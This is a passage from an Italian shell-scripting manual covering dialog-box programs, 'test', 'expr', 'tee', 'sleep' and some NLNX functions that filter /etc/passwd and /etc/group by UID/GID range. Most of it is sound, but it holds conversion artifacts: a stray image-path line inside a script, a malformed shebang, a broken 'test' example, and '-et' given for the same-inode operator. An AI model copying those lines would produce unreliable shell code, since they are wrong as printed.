Xdialog [opzioni_generali] [definizione_del_tipo_di_interazione]
```

```
gdialog [opzioni_generali] [definizione_del_tipo_di_interazione]
```

Si può intuire che il programma «standard» sia Dialog, essendo fatto per i terminali a caratteri, utilizzando la libreria Ncurses.[12] Il programma Whiptail, è una rivisitazione, fatta sempre per i terminali senza grafica, ma usa la libreria Newt.[13] Gli altri programmi si usano con la grafica.

La riga di comando distingue due tipi di opzioni: quelle che hanno valore in senso generale influenzando il comportamento del programma e quelle che definiscono un tipo di interazione con l'utilizzatore. Nella documentazione originale, queste ultime sono definite *box-options*, perché si riferiscono ai riquadri che vengono mostrati sullo schermo. Evidentemente, si può utilizzare al massimo una sola opzione che definisca una finestra di dialogo.

Dovendo definire delle finestre su uno schermo a caratteri, le opzioni che permettono di descriverle, fanno riferimento a delle dimensioni in caratteri. Questi valori non possono essere omessi e in caso si voglia fare riferimento alle dimensioni ottimali, in base alla disponibilità dello schermo, basta indicare il valore zero, tenendo conto però che questa possibilità non funziona sempre.

La documentazione di Dialog in particolare è accompagnata da esempi di script più completi di quelli che si vedono qui. Vale la pena di studiarli per apprendere bene il funzionamento di questi programmi. In generale, dovrebbero trovarsi a partire dalla directory '`/usr/share/doc/dialog/`'.

Tabella 18.45. Alcune opzioni generali.

Opzione	Descrizione
`--clear`	Se si utilizza questa opzione generale, si fa in modo di ripulire lo schermo prima di mostrare il riquadro della finestra di dialogo. Nelle versioni grafiche del programma, viene ignorata.
`--title` ***titolo_finestra***	Permette di dare un titolo alla finestra di dialogo.
`--backtitle` ***sottotitolo_finestra***	Permette di dare un titolo allo sfondo, facendolo apparire nella parte superiore dello schermo, al di fuori della finestra di dialogo relativa. Alcune realizzazioni del programma, ignorano questa opzione.
`--separate-output`	Questa opzione altera il modo in cui viene emesso il risultato di un'interazione. Per la precisione serve quando si utilizza una finestra di dialogo contenente una lista di caselline da barrare. Si veda a questo proposito l'opzione '**`--checklist`**'.

Opzione	Descrizione
`--fb`	Questa opzione riguarda esclusivamente Whiptail e consente di visualizzare pulsanti grafici più appariscenti del normale.

Tabella 18.46. Alcune opzioni per la definizione della finestra di dialogo.

Opzione	Descrizione
`--yesno` ***testo altezza larghezza***	Fa apparire una finestra di dialogo molto semplice, in cui viene mostrato il testo indicato, al quale si deve rispondere con un «sì», oppure con un «no», rappresentati da due pulsanti grafici: `YES` e `NO`. Se la risposta è «sì», viene restituito *Vero* (il valore zero), altrimenti si ottiene *Falso* (un valore diverso da zero).
`--msgbox` ***testo altezza larghezza***	La finestra di dialogo che si ottiene, serve a mostrare un messaggio, per il quale si attende la conferma da parte dell'utilizzatore. Alla base della finestra appare il pulsante grafico `OK`, selezionando il quale si conclude il funzionamento del programma.

Opzione	Descrizione
`--infobox` ***testo altezza larghezza***	In questo caso, più che di una finestra di dialogo, si tratta di una finestra contenente un messaggio, per il quale non viene attesa alcuna azione da parte dell'utente. In pratica, il programma mostra il messaggio e termina immediatamente di funzionare. Può essere paragonato a un comando '**`echo`**', molto più appariscente.
`--inputbox` ***testo*** ↩ ↪***altezza larghezza*** ↩ ↪ [***risposta_predefinita***]	Questa finestra di dialogo permette all'utilizzatore di inserire un testo libero, dove eventualmente è possibile mostrare inizialmente una risposta predefinita. Alla base della finestra appaiono i pulsanti grafici OK e CANCEL. Se si seleziona OK, si conferma il testo inserito, il quale viene emesso attraverso lo standard output; altrimenti, con CANCEL, non si ottiene alcun risultato.
`--passwordbox` ***testo*** ↩ ↪***altezza larghezza*** ↩ ↪ [***risposta_predefinita***]	Questa finestra di dialogo è analoga a quella che si ottiene con '**`--inputbox`**', con la differenza che non si vede quanto digitato dall'utente. Funziona solo con Dialog e Whiptail.

Opzione	Descrizione
`--password inputbox` ***testo altezza larghezza***	Questa finestra di dialogo è analoga a quella che si ottiene con '**`--inputbox`**', con la differenza che non si vede quanto digitato dall'utente. Funziona solo con Xdialog e Gdialog.

Opzione	Descrizione
`--textbox` ***file altezza larghezza***	Questa finestra di dialogo serve a permettere la visualizzazione di un file di testo. L'utilizzatore può usare intuitivamente i tasti [*pagina−su*], [*pagina−giù*] e i tasti freccia, anche per degli spostamenti orizzontali. Alla base della finestra si vede il pulsante grafico `EXIT`, che permette di concludere la visualizzazione. È il caso di annotare un problema relativo agli stop di tabulazione. Se il testo da mostrare ne contiene, è molto probabile che la visualizzazione di questo avvenga in modo disallineato rispetto alla realtà. Ciò dipende dal fatto che la visualizzazione avviene all'interno di un'area incorniciata, per cui gli stop di tabulazione si trovano spostati rispetto alla loro posizione originale. In questi casi, converrebbe rielaborare il file da visualizzare attraverso il programma '**`expand`**', prima di passare alla visualizzazione.

Opzione	Descrizione
`--menu` ***testo*** ↩ ↪***altezza larghezza altezza_menù*** ↩ ↪ [***elemento descrizione***] ...	Questo tipo di finestra di dialogo comincia a essere un po' più complicato. Il suo scopo è quello di mostrare un menù, composto da coppie di valori, dove il primo è ciò che viene restituito attraverso lo standard output nel caso di selezione e il secondo è la sua descrizione. Il menù, ovvero l'elenco di queste voci, può avere un'altezza determinata, ma anche in questo caso si può stabilire una larghezza predefinita utilizzando semplicemente lo zero. Sulle voci del menù appare un cursore in forma di barra di scorrimento, la quale può essere spostata con i tasti freccia o i tasti pagina, mentre alla base della finestra appaiono i pulsanti grafici OK e CANCEL. Selezionando OK, il programma termina emettendo la stringa corrispondente all'elemento che si trova evidenziato dalla barra di scorrimento; selezionando CANCEL non si ottiene alcun risultato.

Opzione	Descrizione
`--checklist` ***testo*** ↩ ↪***altezza larghezza altezza_menù*** ↩ ↪[***elemento descrizione*** `on`|`off`]…	Questo tipo di finestra di dialogo è simile a quella che si ottiene con l'opzione '**`--menu`**'. La differenza fondamentale sta nel fatto che in questo caso è possibile selezionare più voci, attraverso delle caselle di selezione: anche qui c'è una barra di scorrimento e quando ci si trova sopra la voce desiderata, la [*barra−spaziatrice*] mette o toglie il segno di selezione. A differenza dell'opzione '**`--menu`**', le voci del menù possono essere già attivate o meno, pertanto si aggiunge la parola chiave '**`on`**' oppure '**`off`**'. La particolarità di questo tipo di selezione, richiede attenzione nel modo in cui deve essere interpretato il risultato emesso attraverso lo standard output. Infatti, in condizioni normali, vengono restituite le stringhe corrispondenti alle voci di menù selezionate, delimitate tra apici doppi, o in altro modo, a seconda del programma usato. Se questo sistema crea difficoltà, si può abbinare l'uso dell'opzione '**`--separate-output`**' perché queste stringhe siano separate dal codice di interruzione di riga, senza l'uso di delimitatori di altro tipo.

Opzione	Descrizione
`--radiolist` ***testo*** ↩ ↪***altezza larghezza altezza_menù*** ↩ ↪[***elemento descrizione*** `on`|`off`]…	Questo tipo di finestra di dialogo si comporta in modo simile a quella ottenuta con l'opzione '**`--checklist`**'. La differenza sta nel fatto che si può selezionare solo una voce dall'elenco, per cui il risultato non comporta difficoltà nell'interpretazione. Evidentemente, si può preselezionare solo una delle voci del menù.

Gli esempi seguenti mostrano diverse situazioni, dove si mette anche a confronto il risultato che si ottiene tra i vari programmi.

```
#/bin/sh


if dialog --title "Domanda" --yesno "Ti piace Dialog?" 0 0
then
    echo "Ottimo!"
else
    echo "Peccato :-)"
fi
```

In questo script, viene mostrata la finestra di dialogo che si vede nella figura 18.48; in base alla scelta affermativa o negativa, si ottiene la visualizzazione di un messaggio differente.

Figura 18.48. Esempio del funzionamento della finestra di dialogo ottenuta con l'opzione '**--yesno**' con Dialog.

```
.------- Domanda -------.
|   Ti piace Dialog?    |
|-----------------------|
| < Yes >      <  No  > |
`-----------------------'
```

Figura 18.49. Esempio del funzionamento della finestra di dialogo ottenuta con l'opzione '**--yesno**' con Xdialog e Gdialog, rispettivamente.



Lo script successivo mostrata la finestra di dialogo che si vede nella figura 18.51 e, in base alla scelta del colore, si ottiene il numero corrispondente.

```
#!/bin/sh

RISULTATO=`tempfile`
```

```
dialog --title "Menu'" \
--menu "Scegli il colore che preferisci" \
0 0 0 \
0 nero \
1 marrone \
2 rosso \
3 arancio \
4 giallo \
5 verde \
6 blu \
7 viola \
8 grigio \
9 bianco 2> $RISULTATO

echo `cat $RISULTATO`
```

Si osservi che è stato evitato l'uso di una lettera accentata, perché alcune delle varie interpretazioni del programma, non sono in grado di gestire altro che la codifica ASCII pura e semplice.

Figura 18.51. Esempio del funzionamento della finestra di dialogo ottenuta con l'opzione '**--menu**'.



Figura 18.52. Esempio con Xdialog e con Gdialog.



Lo script successivo è una variante di quello precedente in cui si possono selezionare più colori assieme. Nella figura 18.54 si vede la finestra di dialogo che si ottiene.

```
#!/bin/sh

RISULTATO=`tempfile`

dialog --separate-output --title "Selezione" \
--checklist "Scegli i colori che preferisci" \
0 0 10 \
0 nero on \
1 marrone off \
2 rosso off \
3 arancio off \
4 giallo off \
5 verde off \
6 blu off \
7 viola off \
8 grigio off \
9 bianco on \
    2> $RISULTATO

echo `cat $RISULTATO`
```

Figura 18.54. Esempio del funzionamento della finestra di dialogo ottenuta con l'opzione '**`--checklist`**'.



Figura 18.55. Esempio con Xdialog e con Gdialog. Nel caso di Gdialog si può osservare che i valori predefiniti non vengono presi in considerazione.



Altri programmi affini.

kaptain(1)[14]	*http://kaptain.sourceforge.net*

18.7 Espressioni

«

Alcuni programmi sono particolarmente indicati per la costruzione di espressioni e, per questo motivo, il risultato della loro elaborazione si traduce essenzialmente nella restituzione di un valore (*exit status*).

18.7.1 Utilizzo di «false» e «true»

«

Il programma di servizio '**`false`**'[15] si limita a restituire il valore uno, corrispondente in pratica a *Falso* nell'ambito dei comandi di shell:

```
false
```

Il programma di servizio '**`true`**'[16] si limita a restituire il valore zero, corrispondente in pratica a *Vero* nell'ambito dei comandi di shell:

```
true
```

18.7.2 Utilizzo di «test» o di «(»

«

Il programma di servizio '**`test`**',[17] ovvero il comando interno di una shell standard, avente lo stesso nome, risolve (valuta) l'espressione indicata. Il valore restituito può essere *Vero* (corrispondente a zero) o *Falso* (corrispondente a uno) ed è pari al risultato della valutazione dell'espressione.

```
test espressione_condizionale
```

```
[ espressione_condizionale ]
```

Come si può osservare dai modelli mostrati, si può usare questo programma anche con il nome '**[**', ovvero una parentesi quadra aperta, ma in tal caso, alla fine dell'espressione deve apparire un'altra parentesi quadra chiusa. Questo strattagemma consente di scrivere delle espressioni con una notazione simile a quella di un linguaggio di programmazione comune.

Bisogna ricordare che, sia '**test**', sia '**[**', rappresentano il nome di un programma, o al limite il nome di un comando interno di alcune shell, pertanto le parentesi quadre non possono essere attaccate all'espressione da valutare, così come il nome '**test**' non potrebbe esserlo.

Le espressioni possono essere unarie o binarie. Le espressioni unarie sono usate spesso per esaminare lo stato di un file. Vi sono operatori su stringa e anche operatori di comparazione numerica. Ogni operatore e operando deve essere un argomento separato.

Per fare riferimento a un descrittore di I/O (per esempio uno dei flussi di dati standard), si può indicare un file nella forma '`/dev/fd/`***n***', dove il numero finale rappresenta l'***n***-esimo descrittore. In alternativa, si può fare riferimento direttamente ai file '`/proc/self/fd/`***n***', secondo lo standard del kernel Linux.

Nella tabella 18.57 e in quelle successive, vengono elencate le espressioni elementari che possono essere utilizzate in questo modo.

Tabella 18.57. Espressioni per la verifica del tipo di file.

Espressione	Descrizione
`-e` ***file***	*Vero* se il file esiste ed è di qualunque tipo.
`-b` ***file***	*Vero* se il file esiste ed è un dispositivo a blocchi.
`-c` ***file***	*Vero* se il file esiste ed è un dispositivo a caratteri.
`-d` ***file***	*Vero* se il file esiste ed è una directory.
`-f` ***file***	*Vero* se il file esiste ed è un file normale.
`-L` ***file***	*Vero* se il file esiste ed è un collegamento simbolico.
`-p` ***file***	*Vero* se il file esiste ed è un file FIFO (*pipe* con nome).
`-S` ***file***	*Vero* se il file esiste ed è un socket.
`-t` ***descrittore_file***	*Vero* se il descrittore indicato è aperto su un terminale.

Tabella 18.58. Espressioni per la verifica dei permessi e delle modalità dei file.

Espressione	Descrizione
`-g` ***file***	*Vero* se il file esiste ed è impostato il suo bit SGID.
`-u` ***file***	*Vero* se il file esiste ed è impostato il suo bit SUID.
`-k` ***file***	*Vero* se il file ha il bit Sticky attivo.
`-r` ***file***	*Vero* se il file esiste ed è leggibile.

Espressione	Descrizione
`-w` ***file***	*Vero* se il file esiste ed è scrivibile.
`-x` ***file***	*Vero* se il file esiste ed è eseguibile.
`-O` ***file***	*Vero* se il file esiste e appartiene al numero UID efficace dell'utente attuale.
`-G` ***file***	*Vero* se il file esiste e appartiene al GID efficace dell'utente attuale.

Tabella 18.59. Espressioni per la verifica di altre caratteristiche dei file.

Espressione	Descrizione
`-s` ***file***	*Vero* se il file esiste e ha una dimensione maggiore di zero.
file_1 `-nt` ***file_2***	*Vero* se il primo file ha la data di modifica più recente.
file_1 `-ot` ***file_2***	*Vero* se il primo file ha la data di modifica più vecchia.
file_1 `-et` ***file_2***	*Vero* se i due nomi corrispondono allo stesso inode.

Tabella 18.60. Espressioni per la verifica e la comparazione delle stringhe.

Espressione	Descrizione
`-z` ***stringa***	*Vero* se la lunghezza della stringa è zero.
`-n` ***stringa***	*Vero* se la lunghezza della stringa è diversa da zero.
stringa_1 `=` ***stringa_2***	*Vero* se le stringhe sono uguali.

Espressione	Descrizione
stringa_1 `!=` ***stringa_2***	*Vero* se le stringhe sono diverse.
stringa_1 `<` ***stringa_2***	*Vero* se la prima stringa è lessicograficamente precedente.
stringa_1 `>` ***stringa_2***	*Vero* se la prima stringa è lessicograficamente successiva.

Tabella 18.61. Espressioni per il confronto numerico. Come operandi possono essere utilizzati numeri interi, positivi o negativi, oppure l'espressione speciale '**`-l`** ***stringa***' che restituisce la lunghezza della stringa indicata.

Espressione	Descrizione
op_1 `-eq` ***op_2***	*Vero* se gli operandi sono uguali.
op_1 `-ne` ***op_2***	*Vero* se gli operandi sono differenti.
op_1 `-lt` ***op_2***	*Vero* se il primo operando è inferiore al secondo.
op_1 `-le` ***op_2***	*Vero* se il primo operando è inferiore o uguale al secondo.
op_1 `-gt` ***op_2***	*Vero* se il primo operando è maggiore del secondo.
op_1 `-ge` ***op_2***	*Vero* se il primo operando è maggiore o uguale al secondo.

Tabella 18.62. Operatori logici.

Espressione	Descrizione
`!` ***espressione***	Inverte il risultato logico dell'espressione.

Espressione	Descrizione
`(` ***espressione*** `)`	*Vero* se l'espressione contenuta tra parentesi risulta vera. Le parentesi possono essere usate per cambiare l'ordine normale di risoluzione delle espressioni.
espressione `-a` ***espressione***	*Vero* se entrambe le espressioni danno un risultato *Vero*.
espressione `-o` ***espressione***	*Vero* se almeno un'espressione dà un risultato *Vero*.

Seguono due esempi senza descrizione, mostrando il risultato ottenuto attraverso lo standard output:

```
$ test 1 -lt 2 && echo "ok" [Invio]

  ok

$ [ "prova" = "pro" ] ↩
↪|| echo "le stringhe non combaciano" [Invio]

  le stringhe non combaciano

$ test -d /bin && echo "/bin è una directory" [Invio]

  /bin è una directory

$ [ -e /bin/sh && ] echo "/bin/sh è un file eseguibile" [Invio]

  /bin/sh è un file eseguibile
```

18.7.3 Utilizzo di «expr»

Il programma di servizio '**expr**'[18] valuta un'espressione e ne emette il risultato attraverso lo standard output. Ogni elemento dell'espressione deve essere un argomento separato.

```
expr espressione
```

Gli operandi possono essere numeri o stringhe a seconda del tipo di operazione che si intende applicare. Se vengono usate le parentesi, è molto probabile che la shell utilizzata costringa a proteggerle attraverso le tecniche che la stessa mette a disposizione. Il valore restituito da '**expr**' dipende essenzialmente dal risultato dell'espressione nel modo seguente:

Valore di uscita	Quando si ottiene
0	se il risultato è diverso sia dal valore nullo che da zero;
1	se il risultato è nullo oppure zero;
2	se l'espressione non è valida.

Non si deve confondere il valore restituito dal programma con il risultato delle espressioni: '**expr**' valuta le espressioni come farebbe un linguaggio di programmazione comune, attribuendo al valore uno il significato di *Vero* e a zero il valore *Falso*.

Le espressioni possono essere concatenate attraverso degli operatori logici, come descritto nella tabella successiva.

Tabella 18.68. Operatori logici.

Operatore	Descrizione
|	È simile all'operatore OR: se la prima delle due espressioni genera un risultato diverso da zero e dal valore nullo, il risultato globale è questo; altrimenti il risultato è quello della seconda.

Operatore	Descrizione
`&`	È simile all'operatore AND: se entrambe le espressioni generano un risultato diverso da zero e dal valore nullo, il risultato globale è quello della prima espressione; altrimenti il risultato è zero.

Gli operatori di comparazione sono i soliti che si usano in matematica, come descritto nella tabella successiva.

Tabella 18.69. Operatori di comparazione.

Operatore	Descrizione
`<`	Minore.
`<=`	Minore o uguale.
`=`	Uguale.
`==`	Identicamente uguale (di fatto equivalente alla notazione '**=**').
`!=`	Diverso.
`>`	Maggiore.
`>=`	Maggiore o uguale.

Se la comparazione è corretta (*Vero*), genera il valore uno, altrimenti si ottiene zero.

'**`expr`**' tenta inizialmente di considerare gli operatori da confrontare come numerici; se in questo modo fallisce l'operazione, tenta quindi di eseguire una comparazione lessicografica.

Gli operatori numerici sono i soliti che si usano in matematica, come descritto nella tabella successiva.

Tabella 18.70. Espressioni numeriche.

Operatore	Descrizione
`+`	Addizione.
`-`	Sottrazione.
`*`	Moltiplicazione.
`/`	Divisione.
`%`	Resto o modulo.

Tabella 18.71. Espressioni su stringhe.

Operatore	Descrizione
stringa : espressione_regolare	L'operatore ':' viene usato per comparare una stringa con un'espressione regolare. Questa espressione regolare può essere solo di tipo elementare (BRE) e si considera che contenga implicitamente un accento circonflesso ('^') iniziale (pertanto, l'espressione regolare deve corrispondere a partire dell'inizio della stringa). L'espressione regolare può contenere una coppia di parentesi tonde protette nel modo seguente: '\(...\)'. Se vengono usate, il risultato di questa comparazione è la stringa che corrisponde alla parte di espressione regolare racchiusa tra queste parentesi. Se non vengono usate, il risultato è il numero di caratteri che corrispondono. Se la comparazione fallisce e sono state usate le parentesi '\(' e '\)', il risultato è una stringa nulla. Se la comparazione fallisce e non sono state usate queste parentesi, il risultato è zero.

Operatore	Descrizione
`match` ***stringa espressione_regolare***	Questa sintassi è un modo alternativo per eseguire una comparazione di stringhe. Si comporta in modo identico all'uso dell'operatore '`:`'.
`substring` ***stringa posizione lunghezza***	Restituisce una sottostringa a partire dalla posizione indicata per una lunghezza massima stabilita. Se uno dei valori usati per indicare la posizione o la lunghezza è negativo, il risultato è la stringa nulla.
`index` ***stringa insieme_di_caratteri***	Restituisce la prima posizione all'interno della stringa, a cui corrisponde uno dei caratteri che compone l'insieme di caratteri.
`length` ***stringa***	Restituisce la lunghezza della stringa.

Segue la descrizione di alcuni esempi.

- `$` **`export miavar=2`** [*Invio*]

  `$` **`expr $miavar + 1`** [*Invio*]

  ```
  3
  ```

  Viene creata la variabile '**`miavar`**' assegnandole il valore '**`2`**', quindi calcola la somma tra il suo contenuto e '**`1`**'.

- `$` **`expr abc : 'a\(.\)c'`** [*Invio*]

  ```
  b
  ```

Estrae dalla stringa la lettera centrale attraverso l'espressione regolare.

- `$ expr index ambaraba br` [*Invio*]

```
3
```

Cerca la prima posizione all'interno della stringa '**ambaraba**' che corrisponda alla lettera '**b**', oppure alla lettera '**r**'.

18.8 Ridirezione

La ridirezione dei flussi di input e di output dei programmi viene svolta dalle shell. Il programma '**tee**' è molto importante in queste situazioni perché permette di copiare in un file il flusso di dati che lo attraversa.

18.8.1 Utilizzo di «tee»

Il programma di servizio '**tee**'[19] emette attraverso lo standard output quanto ricevuto dallo standard input, facendone una copia anche nei file indicati come argomento. Si tratta quindi di un filtro che permette di copiare i dati in transito in un file.

`tee` [***opzioni***] [***file*...**]

Tabella 18.75. Alcune opzioni.

Opzione	Descrizione
`-a` `--append`	Aggiunge i dati ai file di destinazione, accodandoli, invece di sovrascriverli.

Opzione	Descrizione
`-i` `--ignore-interrupts`	Ignora i segnali di interruzione.

18.9 Pause

«

Nella scrittura di script ci sono situazioni in cui è necessario fare delle pause, per permettere il completamento di qualcosa che non può essere controllato in modo sequenziale.

18.9.1 Utilizzo di «sleep»

«

Il programma di servizio '**`sleep`**'[20] attende per il tempo indicato come argomento, quindi termina la sua esecuzione. La durata si esprime attraverso un numero intero che rappresenta una quantità di secondi.

```
sleep durata
```

A seconda della realizzazione del programma, potrebbe essere consentito l'uso di numeri non interi, oppure l'aggiunta di un moltiplicatore, ma in generale, per ottenere la compatibilità massima, è meglio limitarsi all'uso di numeri interi che rappresentano secondi.

L'esempio seguente richiede una pausa di 10 s e quindi termina la sua esecuzione:

```
$ sleep 10 [Invio]
```

18.10 Raccolta di funzioni per una shell POSIX

In questa sezione viene proposta una raccolta di funzioni per una shell POSIX comune, allo scopo di facilitare la gestione di un sistema GNU/Linux. Queste funzioni derivano dall'esperienza di NLNX (una distribuzione GNU/Linux per architettura x86, derivata da Debian.

Queste funzioni si avvalgono evidentemente di programmi di servizio comuni nei sistemi Unix; in particolare SED (sezione 23.5). Di conseguenza, la comprensione del funzionamento di queste funzioni richiede una buona conoscenza nell'uso di tali programmi.

18.10.1 Estrapola da «/etc/passwd» le righe di un certo intervallo di numeri UID

```
password_records_by_uid_range uid_min uid_max ↩
↪                              < /etc/passwd > output_file
```

```
passwd_records_by_uid_range () {
    local UID_MIN="$1"
    local UID_MAX="$2"
    local RECORD=""
    local USER_ID=""
    #
    while read -r RECORD
    do
        USER_ID=`echo $RECORD | sed "s/^[^:]*:[^:]*:\([0-9]*\):.*/\1/"`
        #
        if [ 0$USER_ID -ge $UID_MIN ] && [ 0$USER_ID -le $UID_MAX ]
        then
            echo $RECORD
        fi
    done
}
```

L'esempio seguente utilizza la funzione per estrapolare le righe di '/etc/passwd' associate a numeri UID tra 1000 e 29999. Il risultato viene emesso semplicemente attraverso lo standard output.

```
cat /etc/passwd | passwd_records_by_uid_range 1000 29999
```

18.10.2 Estrapola da «/etc/passwd» le righe di un certo intervallo di numeri GID

«

```
password_records_by_gid_range gid_min gid_max ↩
↪                                < /etc/passwd > output_file
```

```
passwd_records_by_gid_range () {
    local GID_MIN="$1"
    local GID_MAX="$2"
    local RECORD=""
    local GROUP_ID=""
    #
    while read -r RECORD
    do
        GROUP_ID=`echo $RECORD | sed "s/^[^:]*:[^:]*:[^:]*:\([0-9]*\):.*/\1/"`
        #
        if [ 0$GROUP_ID -ge $GID_MIN ] && [ 0$GROUP_ID -le $GID_MAX ]
        then
            echo $RECORD
        fi
    done
}
```

L'esempio seguente utilizza la funzione per estrapolare le righe di '/etc/passwd' associate al numero GID zero.

```
cat /etc/passwd | passwd_records_by_gid_range 0 0
```

18.10.3 Estrapola da «/etc/group» le righe di un certo intervallo di numeri GID

«

```
group_records_by_gid_range gid_min gid_max ↩
↪                          < /etc/group > output_file
```

```
group_records_by_gid_range () {
    local GID_MIN="$1"
    local GID_MAX="$2"
    local RECORD=""
    local GROUP_ID=""
    #
    while read -r RECORD
    do
        GROUP_ID=`echo $RECORD | sed "s/^[^:]*:[^:]*:\([0-9]*\):.*/\1/"`
        #
        if [ 0$GROUP_ID -ge $GID_MIN ] && [ 0$GROUP_ID -le $GID_MAX ]
        then
            echo $RECORD
        fi
    done
}
```

L'esempio seguente utilizza la funzione per estrapolare le righe di '/etc/group' associate ai numeri GID da 1000 a 29999.

```
cat /etc/group | group_records_by_gid_range 1000 29999
```

18.10.4 Seleziona un utente interattivamente

«

Per selezionare interattivamente l'utente si usa Dialog e si preferisce depositare il nome scelto in un file:

```
select_user uid_min uid_max output_file < /etc/passwd
```

```
select_user_menu () {
    #
    local UID_MIN="$1"
    local UID_MAX="$2"
    local RECORD=""
    local USER_ID=""
    #
    local USER_AND_HOME_LIST=""
    #
    while read -r RECORD
    do
        USER_ID=`echo $RECORD | sed "s/^[^:]*:[^:]*:\([0-9]*\):.*/\1/"`
        #
        if [ 0$USER_ID -ge $UID_MIN ] && [ 0$USER_ID -le $UID_MAX ]
        then
            echo $RECORD | sed "s/^\(.*\):.*:.*:.*:.*:\(.*\):.*/\1 \2/g"
        fi
    done
}
```

```
select_user () {
    #
    local UID_MIN="$1"
    local UID_MAX="$2"
    local INPUT_FILE="$3"
    local OUTPUT_FILE="$4"
    #
    local USER_AND_HOME_LIST=""
    local SELECTED_USER=""
    #
    local TEMPORARY=`tempfile`
    printf "" > $TEMPORARY
    #
    USER_AND_HOME_LIST=`cat $INPUT_FILE \
                        | select_user_menu $UID_MIN $UID_MAX \
                        | sort -u`
    #
    if dialog                                \
```

```
        --clear                                 \
        --title "Users"                         \
        --menu  "Select a user name."           \
        0 0 0                                   \
        $USER_AND_HOME_LIST                     \
        "!EXIT!" "."                            \
        2> $TEMPORARY
    then
        SELECTED_USER=`cat $TEMPORARY`
        echo "" > $TEMPORARY
        #
        if [ "$SELECTED_USER" = "!EXIT!" ]
        then
            SELECTED_USER=""
        fi
    else
        SELECTED_USER=""
    fi
    #
    echo "$SELECTED_USER" > "$OUTPUT_FILE"
    rm $TEMPORARY
}
```

L'esempio seguente utilizza la funzione per estrapolare un utente dal file '`/etc/passwd`', tra i numeri UID 1000 e 29999. Il risultato viene visualizzato attraverso lo standard output.

```
cat /etc/passwd | select_user 1000 29999 /etc/passwd /tmp/ciao
cat /tmp/ciao
```

18.10.5 Seleziona un campo di una certa riga da un file come «/etc/passwd», «/etc/group» e simili

«

`table_get_column_field` ***file indice n_colonna***

```
table_get_column_field () {
    #
    local INPUT_FILE="$1"
    local INDEX="$2"
    local COLUMN="$3"
    local RECORD=""
    local FIELD=""
    #
    if [ ! -r "$INPUT_FILE" ]
    then
        echo 1>&2 "[$0] cannot read \"$INPUT_FILE\"."
        return
    fi
    #
    if   [ "$COLUMN" = "1" ]
    then
        echo 1>&2 "[$0] index should be more than one."
        echo "$INDEX"
        return
    fi
    #
    RECORD=`grep -m 1 "^${INDEX}:" "$INPUT_FILE"`
    #
    if [ "$RECORD" = "" ]
    then
        echo 1>&2 "[$0] index \"$INDEX\" not found inside \"$INPUT_FILE\"."
        return
    fi
    #
    while [ "$COLUMN" -gt "1" ]
    do
        RECORD=`echo $RECORD | sed "s/^[^:]*://"`
        COLUMN=$(($COLUMN - 1))
    done
    #
```

```
